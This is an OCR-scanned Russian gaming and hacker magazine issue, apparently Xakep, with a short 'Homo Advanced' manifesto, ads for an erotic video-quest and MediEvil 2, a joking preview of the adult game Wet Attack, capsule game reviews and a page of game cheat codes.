Испуганное животное Homo Sapiens осталось сидеть в своей норе, а на простор ветров выходит Homo – Advanced. Свобода - это несдержанное, активное взаимодействие со средой, по правилам и по воле индивидуума.
Для Homo – Advanced, законы государственные и моральные уже не столь актуальны. В отличие от традиционных этнических структур они более мобильны и способны к настоящей интеграции и взаимному доверию.
Гениальные одиночки, разрозненно прозябающие, до сих пор, на разных широтах этой планеты, сегодня уже в сети. Не имеет смысла не обращать внимания на то, что происходит вокруг, или обманывать себя чьими-либо оправданиями. Люди, владеющие информацией и умеющие применять ее на практике, уже дали возможность миллионам остальных людей жить комфортно. Человеку, владеющему информацией, прощается многое, другими словами, он сам себе это позволяет. Всем остальным лишь остается смиренно ждать его даров. На сцену истории выходит Homo – Advanced.

Free youre mind, EXE.please

Люди, владеющие информацией и умеющие применять ее на практике, уже дали возможность миллионам остальных людей жить комфортно.

Рандеву с Незнакомкой

Вечерний город. Ярко освещенные улицы. Небольшой уютный бар. Здесь разворачиваются события увлекательной и зрелищной игры "Рандеву с незнакомкой". **Интерактивный видеоквест**, полный самых неожиданных и соблазнительных моментов, предложит вам пообщаться с таинственной незнакомкой и, если повезет, даже **обольстить** ее. Добиться успеха нелегко, но игра поможет вам раскрепоститься и проявить себя в полной мере.

Три очаровательные собеседницы готовы исполнить ваши сокровенные желания, но... при условии, что вы будете тактичны и обходительны, как настоящий джентльмен. К каждой из ваших спутниц нужен особый подход, иначе вы не добьетесь успеха, и девушки вас покинут. Небольшие препятствия на пути к достижению цели только усилят желание и превратят процесс соблазнения в захватывающее **испытание чувств**.

Оригинальный текст сценария создавался в контакте со специалистами службы "Секс по телефону", а **профессионалы кино и телевидения** осуществляли помощь в отборе моделей, озвучивании и создании музыкального сопровождения к диску. Этот продукт является уникальным для России, и, без сомнения, получит широкое признание среди любителей **эротического видео**.


"Рандеву с незнакомкой" создаст полную иллюзию живого общения с вашими спутницами. Если вы не торопите события и любите пообщаться с хорошенькими девушками, вам будет предоставлена возможность поговорить с незнакомками на любые темы. Однако собеседницы чутко прореагируют на предпочтение вами одной из них остальным. Вам придется проявить гибкость и находчивость, чтобы достичь своей цели в каждом отдельном случае. Решительная Оксана любит разнообразие и активность, застенчивую Аню не так-то легко заставить откровенничать, а чтобы взволновать сексапильную Наташу придется поиграть с ней в карты.

Если же вам захочется понаблюдать за двумя девушками одновременно, предстоит придумать что-то совершенно оригинальное. В общем, ваше ночное приключение обещает быть интересным. Это **лучше, чем просто видео** — ведь вы можете общаться с героиней, это **лучше, чем беседа по телефону** — ведь вы видите собеседницу, это **лучше, чем просто игра** – ведь перед вами живая девушка. Вам предстоит испытать полную гамму переживаний и лучше разобраться в самом себе.



По вопросам оптовых закупок обращайтесь в коммерческий отдел «Руссобит-М»: **тел.:** (095) 965-05-20;
факс: (095) 965-06-01
e-mail: russobit-m@rosmail.ru
адрес в Интернете: **www.russobit-m.ru**







Experience Entertainment Software


JOYSTICK

Бордель космического


Дмитрий Эстрин (xakep@xakep.ru)







Была в свое время такая кульная игрушка про будни порнозвезды - Wet: **The Sexy Empire**. В меру откровенная мультяшная графика, много секса, масса неизвестных добропорядочному обывателю нюансов из жизни порноиндустрии, куча приколов - в общем, клевая вещица была. И тут мы совсем недавно узнали, что немецкая компания **CDV Software** разрабатывает продолжение - еще более откровенное и прикольное, чем раньше, - и локализовывать его в России будут наши ребята из ! Ясен перец, это событие мы пропустить никак не могли и умудрились потрогать гамезу за все ее интимные места задолго до выхода у буржуев и в России. В общем









мы договорились с "Руссобит-М", взяли этот гамез и конкретно протащились.

Прямо скажем, Wet Attack: The Empire Cums Back не имеет ничего общего с отстоем последних лет. Это тебе не какая-нибудь там обрыдлая стратегия или занюханный экшен с видом от третьего лица. Здесь тебе придется и побегать, и потрепаться, и пострелять, и трахнуть кое-кого. Короче, оттянуться можно по полной программе.


Действие игры происходит в далеком будущем, во времена, когда у всех съехала крыша на почве секса и всяких извращений. Планеты под названием Похоть и Либидом - типичное проявление футуристического менталитета. Главный герой Wet Attack - бритый перец, работающий таксистом, - однажды по чистой случайности получает невнятное сообщение с далекой планеты, жители которой достигли особого прогресса в области эротических наслаждений. Смысл, как всегда, прост: всех нужно спасать (и трахать по ходу спасения. :)) От кого - не важно, важно, что всю игру для этого придется трахаться. Как в прямом, так и в переносном смысле.

Начинается все с того, что экс-таксисту (эдакий Брюс Уилис из "Пятого Элемента") :) требуется угнать ни много, ни мало - космический корабль. Алгоритм действий чрезвычайно прост: нужно всего-то проломить с помощью тачки забор вокруг космодрома, оторвать дохлому роботу член и, в конце концов, трахнуть охранника. Далее события развиваются на манер **Privateer: The Darkening.** Бороздим космические просторы, отстреливаемся от пиратов (прикинь, в такой игре есть даже космические сражения a la Wing Commander), посещаем планеты и общаемся с NPC. Конечно, для путешествий требуются большие деньги, которые можно заработать, к примеру, выполняя какие-нибудь дурацкие задания. Но в какое время мы живем вообще-то? Почему это мы должны вести себя как какая-нибудь божья коровка? Долой гнусную мораль и этические соображения! Да здравствуют сексуальные извращения и бабки!

На нашем космическом корабле имеются замечательные апартаменты, в инопланетных барах можно нанять девочек... Почему бы на время, которое мы проводим на поверхности планеты, не устроить из корабля бордель?

Наверное, ты уже врубился, чем нам придется заниматься большую часть времени. Симулятор публичного дома - такого, пожалуй, еще не было. Основная наша цель: выжимать из озабоченных посетителей бабки, не уделяя им особенно много времени. Работа в борделе должна быть построена, как на конвейере. И многое, между прочим, зависит от самих девочек. Начнем с того, что у каждой представительницы древнейшей профессии имеются свои сексуальные наклонности. Одна, скажем, предпочитает классические отношения между мужчиной и женщиной (фу-у, как скучно), другая оказывается специалистом в области садомазохизма, третья с большей охотой удовлетворяет фетишистов, четвертая - фанатка групповухи. Девочек нужно подбирать в зависимости от массовых потребностей жителей той или иной планеты. Конечно, есть

МАСШТАБА %



го, какую ты выберешь тахту, многое может измениться.
Работа у девочек скучная, однообразная и опасная. Интергалактическая проституция - самый легкий способ собрать шикарную коллекцию венерических заболеваний будущего. Только постоянная профилактика и своевременное лечение поможет спастись от страшной заразы. Кстати, специально для этих целей твой космический корабль укомплектован специальной медицинской лабораторией. Правда, для того, чтобы она действовала, придется еще нанять доктора. Вообще говоря, большую роль в Wet Attack играет именно обслуживающий персонал. Чтобы чувствовать

бритого пельменя не хватит, в конце концов, ему и бизнесом тоже заниматься надо. Для того, чтобы решить эту маленькую проблему, придется нанять специального мужика, способного удовлетворять девок с утра до вечера. :))
Выглядит все это, надо сказать, очень круто. Если в **Wet: The Sexy Empire** нам приходилось довольствоваться рисованной мультяшной графикой, то теперь все отрендерено в 3D и выглядит даже относительно реалистично. Особыми откровениями игра, конечно, тебя не порадует, разработчики изобразили лишь общие черты сексуальных отношений, но, на самом деле, ничего большего и не нужно. В конце





еще такой очень важный параметр, как опыт. Именно от него, как выяснилось, зависит количество зарабатываемых тяжким трудом денег. В барах, правда, как правило, тусуются совсем зеленые барышни, однако со временем они превратятся в опытных и развратных работниц панели.
Посетители публичных домов - люди капризные. В голых стенах они, видите ли, сексом заниматься не хотят. Им подавай какую-нибудь порнуху на стены и диванчик помягче. И это, кстати, тоже твоя забота, чувак. Не забывай о том, что от то-


себя комфортно, необходимо нанять того же доктора, инженера, офицера и еще нескольких служащих. Всем придется платить деньги, но зато с ними значительно приятнее. Хотя бы потому, что каждый работник представлен в виде девицы с большим бюстом, длинными ногами и развратным взглядом. При наличии соответствующего желания каждую из них можно трахнуть, перейдя в особый режим. Это, кстати, даже поощряется, поскольку без секса персонал будет скучать и не справится со своими повседневными обязанностями. Однако на всех одного

концов, **Wet Attack** - это, прежде всего, безумный прикол.
Признаться, мне уже не терпится увидеть локализованную игру. Раннюю версию Wet Attack мы, конечно, потрогали, но ее, прямо-таки скажем, не хватает. Кроме того, ужасно хочется услышать невероятно прикольные разговоры персонажей на русском. Чувак, даже не вздумай пропустить эту игру - ты многое потеряешь, поверь.
P.S. Интересно, как будет переведено название игры - **The Empire Cums Back? :)**




ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!



DED-21
GAME@XAKEP.RU






Урожденная Airport Inc.
Жанр Экономико-управленческий симулятор
Похожесть Начиная с SimCity 2000
Мать/отец Krisalis / Take 2 / Buka
Требует P200(2-300)/16(64)/(3D уск.)
Групповуха Наедине с самолетом. Нет, конечно.
Описуха Книженцию Артура Хейли «Аэропорт» читал? Да, было дело? Тогда ты уже знаешь, что это за игра. Не читал? Ну и забей - перед тобой игра, которая стоит любого романа на эту тему. Да - строительство, развитие, менеджмент аэропорта. В 3D. Развитие модного ныне жанра «градостроительства» и прочих экономико-строительных симуляторов. Устройство терминала (от А до Я), автостоянки, станции, отели, взлетные полосы и самолетные площадки... А еще - террористы и организация работы охранных служб; погодные условия и диспетчеры... В общем, тут есть всего и всего много. Не идеально, но свежо и качественно.
Приговор Хорошо




Урожденная Arcomage
Жанр Карточная игра из M&MVII/VIII
Похожесть Magic: The Gathering и все CCG
Мать/отец New World Computing / 3DO
Требует P100(166)/16(32)
Групповуха Да, сделали по И-нету
Описуха В ролевом M&MVII была придумана такая игра - Arcomage. Она являлась дополнительным квестом: выиграв в нее в нескольких местечках, раскиданных по карте, игрок получал некий бонус (какой - не важно). Это было очень неплохо: микроигра, встроенная в грандиозный механизм основной игры. Сам Arcomage представлял собой очень простенькую вариацию на тему настольных карточных игр типа MTG (но если сравнить его с MTG, то это будет сравнение рахитичной кукушки с офигенным ястребом). А сейчас, вместе с M&MVIII, 3DO выпустила Arcomage отдельной игрой... Гм. То, что хорошо в сумме, в отдельности представляет собою полное дерьмо. Что и имеем.
Приговор Сначала к психиатру, потом в морг




Урожденная Beetle Crazy Cup
Жанр Автоаркада
Похожесть На автоаркады
Мать/отец Xpiral / Infogrames
Требует P200(2-300)/16(32)/(3D уск.)
Групповуха Сеть и split-screen
Описуха Очень здорово сделанные гонки от германских разработчиков, которые, вроде как не являясь чем-то сногсшибательным ни по одному из критериев, тем не менее обладают высокой играбельностью и, при кажущейся непритязательности, способны многим понравиться. Например, 5 видов соревнований. Speed - понятно, ездим на кто быстрее. Monster - выруливание грузовиками между контрольными стойками на время. Buggy - аналогично Speed, только на соответствующих машинках и с большими сложностями на трассах. Cross - гоняем по изрытой трассе, где колдобина на колдобине. Jump - прыжки в длину с трамплина. ;)) Все это делится на два чемпионата. Плюс, хоть это и аркада, но физика кое в чем учтена.
Приговор Хорошо


Урожденная Demise: Rise of the Ku'Tan
Жанр Онлайновая Rogue-RPG
Похожесть Eye of The Beholder
Мать/отец Artifact Entertainment
Требует P133(266)/32(64)/(3D уск.)
Групповуха Скажем так: помимо И-нета, сингл тоже есть.
Описуха Во-первых: редкий случай, когда разработчик, не найдя подходящего издателя, сам издал свой проект. Во-вторых: на самом деле это вторая часть известнейшего Mordor, многими ожидаемая. В-третьих: это не попса, где больше графики, чем играбельности и смысла; это одна из сильнейших онлайновых RPG, конкурировать с которой могут буквально единицы (EverQuest и Asheron's Call слабее). Хотя и очень на любителя. Графика - простая. Есть генерация персонажа. Есть куча всего ролевого и есть орды монстров. Характер игры - Eye of The Beholder.
Приговор На любителя - рулезз





Урожденная Matchbox Caterpillar Construction Zone
Жанр Стройка
Похожесть Спроси у кого-нибудь другого
Мать/отец Mattel Media
Требует Идиота
Групповуха А соуса в маринаде не желаешь?
Описуха Компания Mattel Media известна на весь мир тем, что производит куклы «Барби» и прочие жизненно важные предметы, которые так любит твоя малолетняя сестренка. Тебя это прет? Как ты думаешь, что за игру они сделали?.. Ни фига - это стройка. Какая стройка? Обычная. Дома строим. И сносим. Техникой управляем, с виду игрушечной, по функциям дебильной. Чего техника делает? Ну чего краны да экскаваторы делают? Дома строят. И сносят. В чем смысл игры? Строить. И сносить. Что, уже заканал я тебя своими «строить» и «сносить»? Ну, это цветочки. Пестики и тычинки пойдут, если ты, с ума свихнувшись, в ЭТО играть сядешь.
Приговор Лажа

Урожденная Might and Magic VIII: Day of the Destroyer
Жанр RPG
Похожесть M&MVI/VII
Мать/отец New World Computing / 3DO
Требует P166(3-450)/16(32)/(3D уск.)
Групповуха Увы
Описуха M&MVIII сделана на том же движке, что шестая и седьмая часть; она является их полным повтором с минимальными доизменениями. С точки зрения новаторства - это полный suxxxx. С точки зрения геймера - это полный рулезззз, так как менее интересной игра отнюдь не стала, и - да почему бы и нет! - сыграем. Девятая-то часть, на новом движке, еще не скоро появится... Из нового в восьмой: один герой основной, прочих можно нанимать/увольнять; новые классы - некроманты, вампиры, тролли, минотавры, темные эльфы; паладинов исключили; блестяще организованы квесты. Пожалуй, вот и все.
Приговор Рулез




Урожденная Miniverse
Жанр Минигольф
Похожесть 3D Ultra Minigolf
Мать/отец No.2 Games
Требует P166(266)/16(32)
Групповуха Вчетвером на одном компе
Описуха Другое название игры - MiniGolf Master. И, как из него явствует, это - презренный гольф. Для российского геймерского люда презренный, я хочу сказать. Впрочем, он и просто презренный, так как очень средненько сделан. С помощью мышки управляем шарикоудерятельной клюкой, пытаемся загнать шарик в лунку. Единственное достоинство - очень прикольный дизайн площадок. С минными полями, взрывами, пулеметными очередями и еще много чем. Потому что гольф - мини, соответственно, тут все миниатюрное. Партия в гольф на кухне - такие фишки радуют. Но физическая модель - предельное упрощение. Играть можно, но... катят только площадки.
Приговор Слабо



Урожденная Start-Up
Жанр Экономический симулятор
Похожесть Detroit
Мать/отец Monte-Cristo Multimedia
Требует P200(266)/16(32)
Групповуха Сеть, И-нет
Описуха Заседаем в офисе, имеем информационный доступ к цехам и департаментам. Получаем сводки с рынков всего мира (чего как продается, где кто рулит и т.д.). Делаем следующее: придумываем продукцию (некая техническая модель - всего примерно 3 тысячи вариаций) и начинаем ее выпускать. Цель - устроить все так, чтоб она круто продалась по всему миру, а мы наварили на этом кучу бабок. Есть конкуренты. Есть такое понятие, как бюджет, и кривые спроса с предложением. Приятная фишка: конкуренты периодически присылают предложения по товарам, а мы их можем посылать на... Еще кадровой политикой занимаемся; много профессий. В целом - упрощенно, нудно, без изюминки. Идея хорошие. А итог - см. рейтинг.
Приговор Слабо

Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru.


MediEvil 2
ВПЕРВЫЕ! Официальная русская версия игры для Playstation!
Рекомендованная розничная цена 250 рублей!
В продаже с 19 апреля.
SONY
PlayStation

ЛОМКА

KodeMaster
cranyoblast@xakep.ru

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Die Hard Trilogy 2

Читы вводятся только после нажатия Escape во время игры.
Первый тип кодов работает во всех режимах:
painless - Режим Джона МакКлейна. Крутого МакКлейна.
fogging - Туман есть/нету.
followme - Подвигай ЭТИМ (камерой). :)
Второй тип читов, только для режима «тир»:
weapons - Все пушки.
ammo - Патроны, сколько угодно.
autoreload - Автоперезарядка есть/нету.
autofire - Автострельба есть/нету.
slowmo - Враги тормозят.
slowrocket - Ракеты тормозят.
Третий тип, для режима «водителя»:
ghost - Что такое стена?..
nitro - Бесконечно Нитро.
freeze - Таймлимит есть/нету.
chantastic - Быстрее... Быстрее! БЫСТРЕЕ!!!
snow - Снег... какой снег в апреле??
susonly - Гы-гы, а где машина-то? Одни колеса остались...
Последний тип читов, для «аркады»:
weapons - Все пушки.
ammo - Патронов стало хоть обстреляйся.
freeze - Враги стоят. СтоЯт.
targeting - Автоприцеливание есть/нету.
laser - Лазерное прицеливание есть/нету.
ghost - Ходим сквозь стены.
followterrain - Прыгаем высоко-о-о-о!
mrbones - Вот ты и скелет.
shocked - Вот ты и электрик.
fps - Вид от первого яйца.
fragyuck - Больше кровищщи!
pillowmode - Мелкие головы
bighead - Крупные головы.

Metal Fatigue (Demo)

Чтобы увидеть всю карту, нажми F9. Но только на две минуты, дольше держать не надо.
Чтобы никто не получал повреждений, нажми F11.

Codename: Eagle

Давай, жми Alt+S, чтобы выскочила эта консоль... получилось? Вводи.
codenamegod - Режим Бога.
weaponmaster - Все оружие.
armorgod - 200% брони.

Delta Force 2

Правим файл - df2.exe.
Socom .45 - 7654E0 (16 bits)
H&K P11 underwater - 765524 (16 bits)
Socom .45 suppressed - 7654F8 (16 bits)
